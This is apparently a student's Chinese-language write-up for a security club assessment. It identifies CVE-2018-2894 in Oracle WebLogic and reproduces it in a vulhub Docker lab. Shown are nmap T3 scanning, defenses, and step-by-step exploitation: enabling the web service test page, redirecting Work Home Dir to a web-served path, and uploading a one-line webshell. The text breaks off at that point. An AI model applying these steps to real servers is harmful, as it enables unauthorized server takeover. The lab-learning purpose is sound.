2021.2.7 sre 考核

[TASK2]超简单的渗透

给出目标：172.23.26.66:7001

> 备用地址：172.23.26.66:7002

Level-0

请找出目标机器存在的漏洞，如果漏洞是已有CVE，则给出CVE的编号

Level-1

简单阐述漏洞利用方式，防御方式，尝试获取目标机器的webshell （如使用现成POC请贴上POC地址与内容）

Level-2

尝试在本地进行复现漏洞，并且撰写复现文章

Level-3


编写属于自己的poc脚本

注意:

1. 请至少完成至Level-1
2. 提交时撰写一个md文档，写出每个level的完成细节与思路，注意排版简洁好看
3. 邮件内容为你的md文档以及必要的截图（有自己写博客可以附加博客地址）
4. 提示：寒假期间按照大家完成的进度逐渐放出hint
5. 环境崩溃请联系@肖瑶

Level 0
找出漏洞

First：
172 开头的地址，是连接重邮内网，进去之后是 404 not found



未找到错误404

从RFC 2068*超文本传输协议-HTTP / 1.1*:

10.4.5找不到404

服务器未找到与请求URI匹配的任何内容。没有迹象表明这种情况是暂时的还是永久的。

如果服务器不希望将此信息提供给客户端，则可以改用状态代码403（禁止）。如果服务器通过某种内部可配置的机制得知旧资源永久不可用并且没有转发地址，则应使用410（已消失）状态代码。

但是和普通的不太一样


Second：端口是 7001，问了网上的师傅是 weblogic 漏洞。


针对7001，和7002两个默认的控制端口进行扫描，扫描的时候加上weblogic-t3-info脚本，如果目标服务器开启了T3协议就会在扫描结果中显示。

```
root@kali2:~# nmap -n -v -p7001,7002 192.168.197.139 --script=weblogic-t3-info
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-10 12:51 CST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:51
Completed NSE at 12:51, 0.00s elapsed
Initiating ARP Ping Scan at 12:51
Scanning 192.168.197.139 [1 port]
Completed ARP Ping Scan at 12:51, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 12:51
Scanning 192.168.197.139 [2 ports]
Discovered open port 7001/tcp on 192.168.197.139
Completed SYN Stealth Scan at 12:51, 0.03s elapsed (2 total ports)
NSE: Script scanning 192.168.197.139.
Initiating NSE at 12:51
Completed NSE at 12:51, 0.05s elapsed
Nmap scan report for 192.168.197.139
Host is up (0.00039s latency).

PORT     STATE  SERVICE
7001/tcp open   afs3-callback
| weblogic-t3-info: T3 protocol in use (WebLogic version: 10.3.6.0)
7002/tcp closed afs3-prserver
MAC Address: 00:0C:29:BD:3A:EE (VMware)

NSE: Script Post-scanning.
Initiating NSE at 12:51
Completed NSE at 12:51, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (112B)
```


使用CVE-2018-2628漏洞检测工具，对目标主机进行检测。在url.txt中填入目标主机的“ip:port”，这里填入192.168.197.139:7001.在kali里运行CVE-2018-2628-MultiThreading.py（基于python2.x版本）开始检测，可以看到检测结果为漏洞存在。


Third： 网上找了一个 weblogic 扫描脚本






用 python charm 打开运行

发现不行 结果是 pip 版本不对





Forth：升级更换 pip



Suprise!

Fifth ：再次运行，直接输入命令!





漏洞 ：CVE-2018-2894

涉及 Oracle WebLogic Server 版本：10.3.6 ， 12.1.3 ，12.2.1.2 ，12.2.1.3

Weblogic 管理端未授权的两个页面存在任意上传 jsp 文件漏洞，进而获取服务器权限。
Oracle 7 月更新中，修复了 Weblogic Web Service Test Page 中一处任意文件上传漏洞，Web Service Test Page 在 ‘生产模式’ 下默认不开启，所以该漏洞有一定限制。两个页面分别为/ws_utc/begin.do、/ws_utc/config.do。

利用方式：
1.利用该漏洞，可以上传任意 jsp 文件，进而获取服务器权限。

防御方式：
1. 设置 Config.do 页面登录授权后访问。
2. IPS 等防御产品可以加入相应的特征。
3. 升级到官方最新版。

漏洞利用：

1. 访问靶机地址+端口号 + /console/login/LoginForm.jsp，进入登录界面。

2. 修改部分配置后，直接访问/ws_utc/config.do,找到登陆界面上传一句话木马拿 shell。

漏洞复现：

环境搭建

系统：kali Linux

安装 docker ，vulhub 环境。


Kali 安装 docker ：https://blog.csdn.net/hnytgl/article/details/80576868

Kali 安装 vulhub：

git clone https://github.com/vulhub/vulhub.git #下载漏洞环境

cd vulhub/weblogic/CVE-2018-2894


docker-compose up -d #启动靶场



启动靶场的时候没有换源到国内，卡了很久。

换源：https://blog.csdn.net/weixin_43996007/article/details/104018276

我换源了阿里云



快起来了！

```
No user sessions are running outdated binaries.

┌──(root💀kali)-[/home/kali]
└─# sudo pip3 install docker-compose
Collecting docker-compose
  Using cached docker_compose-1.28.4-py2.py3-none-any.whl (114 kB)
Requirement already satisfied: texttable<2,≥0.9.0 in /usr/lib/python3/dist
Collecting docker[ssh]<5,≥4.4.3
  Using cached docker-4.4.3-py2.py3-none-any.whl (146 kB)
```


docker compose 容器安装

```
Creating cve-2018-2894_weblogic_1 ... done

┌──(root💀kali)-[/home/kali/vulhub/weblogic/CVE-2018-2894]
└─# docker ps
CONTAINER ID  IMAGE                      COMMAND                  CREATED        STATUS        PORTS                    NAMES
21db76c077f5  vulhub/weblogic:12.2.1.3-2018  "/u01/oracle/createA…"  17 seconds ago  Up 15 seconds  0.0.0.0:7001→7001/tcp  cve-2018-2894_weblogic_1

┌──(root💀kali)-[/home/kali/vulhub/weblogic/CVE-2018-2894]
```


环境启动完成！

```
┌──(root💀kali)-[/home/kali/vulhub/weblogic/CVE-2018-2894]
└─# docker-compose logs | grep username #查看登录账号
docker-compose logs | grep password     #查看登录密码

weblogic_1  | admin username  : [weblogic]
weblogic_1  | *  To start WebLogic Server, use a username and   *
weblogic_1  |       ——→ 'weblogic' admin password: Ao7gYuNT
weblogic_1  | admin password  : [Ao7gYuNT]
weblogic_1  | *  password assigned to an admin-level user.  For *

┌──(root💀kali)-[/home/kali/vulhub/weblogic/CVE-2018-2894]
└─#
```


查看 weblogic 控制台的用户名的密码



先启动 Burp Suite 然后配置浏览器代理，然后 localhost:7001/console/login/LoginForm.jsp 进入控制台。




开启 web 服务测试页： base_domain 的设置->高级->勾选“启用 web 服务测试页”->保存。



再访问 http://172.16.2.174:7001/ws_utc/config.do

然后修改通用里面的 Work Home Dir 的值为：
/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css 并提交。



再点击 安全 -> 添加，上传 webshell 一句话，并抓包得到 时间戳


一句话木马介绍：

https://blog.csdn.net/weixin_39190897/article/details/86772765

